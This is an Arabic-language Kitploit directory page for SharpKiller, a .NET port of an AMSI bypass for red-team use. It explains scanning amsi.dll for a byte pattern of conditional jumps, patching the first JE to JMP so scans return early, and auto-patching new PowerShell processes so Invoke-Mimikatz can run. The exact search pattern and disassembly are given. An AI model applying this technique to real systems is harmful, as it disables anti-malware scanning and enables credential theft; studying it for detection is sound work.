Skip to content
KitploitKITPLOIT
أدواتالمدونة
Log in
إرسال
أدواتالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
SharpKiller — تجاوز AMSI مدى الحياة بواسطة @ZeroMemoryEx منقول إلى .NET Framework 4.8 | Kitploit

أدوات/GitHubGitHub/s1lkys/sharpkiller
تصعيد الامتيازاتالاستغلالالتهرب من IDS/IPSما بعد الاستغلالالفريق الأحمرتطوير الحمولات
GitHubs1lkys/sharpkiller

SharpKiller

تجاوز AMSI مدى الحياة بواسطة @ZeroMemoryEx منقول إلى .NET Framework 4.8

عرض المستودع
3514328منذ 2 سنواتتمت المراجعة من قبل Kitploit
مشاركة

SharpKiller

AMSI bypass عمر كامل من AMSI-Killer بواسطة @ZeroMemoryEx تم نقله إلى .NET Framework 4.8.

مطلوب تشويش إضافي

https://www.microsoft.com/en-us/wdsi/threats/malware-encyclopedia-description?Name=VirTool:MSIL/SharpKiller.A&ThreatID=2147895059

الميزات المدمجة الجديدة:

[ x ] - فحص مباشر لعمليات powershell الجديدة كل 0.5 ثانية -> يصحح تلقائياً حالات powershell الجديدة

بناء الحل

  • اضبط منصتك بشكل صريح على x64 في Build > configuration manager

كيف يعمل؟

فحص Opcode


  • نحصل على العنوان الدقيق لتعليمة القفز بالبحث عن البايت الأول لكل تعليمة. هذه التقنية فعالة حتى في مواجهة التحديثات أو التعديلات على مجموعة البيانات المستهدفة.

  • على سبيل المثال:

    | 48:85D2 | test rdx, rdx |

    | 74 3F | je amsi.7FFAE957C694 |

    | 48 : 85C9 | test rcx, rcx |

    | 74 3A | je amsi.7FFAE957C694 |

    | 48 : 8379 08 00 | cmp qword ptr ds : [rcx + 8] , 0 |

    | 74 33 | je amsi.7FFAE957C694 |

  • سيكون نمط البحث كالتالي:

    { 0x48,'?','?', 0x74,'?',0x48,'?' ,'?' ,0x74,'?' ,0x48,'?' ,'?' ,'?' ,'?',0x74,0x33}

    image

التصحيح

قبل التصحيح


  • يختبر البرنامج قيمة RDX مقابل نفسها. إذا كان التقييم يساوي 0، ينفذ البرنامج قفزة للعودة. وإلا، يتابع البرنامج تقييم التعليمات التالية.

    image

  • لا يمكننا تنفيذ "Invoke-Mimikatz"

    image

بعد التصحيح

  • نقوم بتصحيح البايت الأول وتغييره من JE إلى JMP ليعود مباشرة.

    Screenshot 2023-02-26 195848

    image



  • الآن يمكننا تنفيذ "Invoke-Mimikatz"

العمليات المنشأة حديثاً

  • سيقوم Sharp-Killer بتصحيح أي عمليات Powershell منشأة حديثاً في الوقت الفعلي تقريباً.

فيديو توضيحي

video

أمر واحد للتشغيل باستخدام الانعكاس

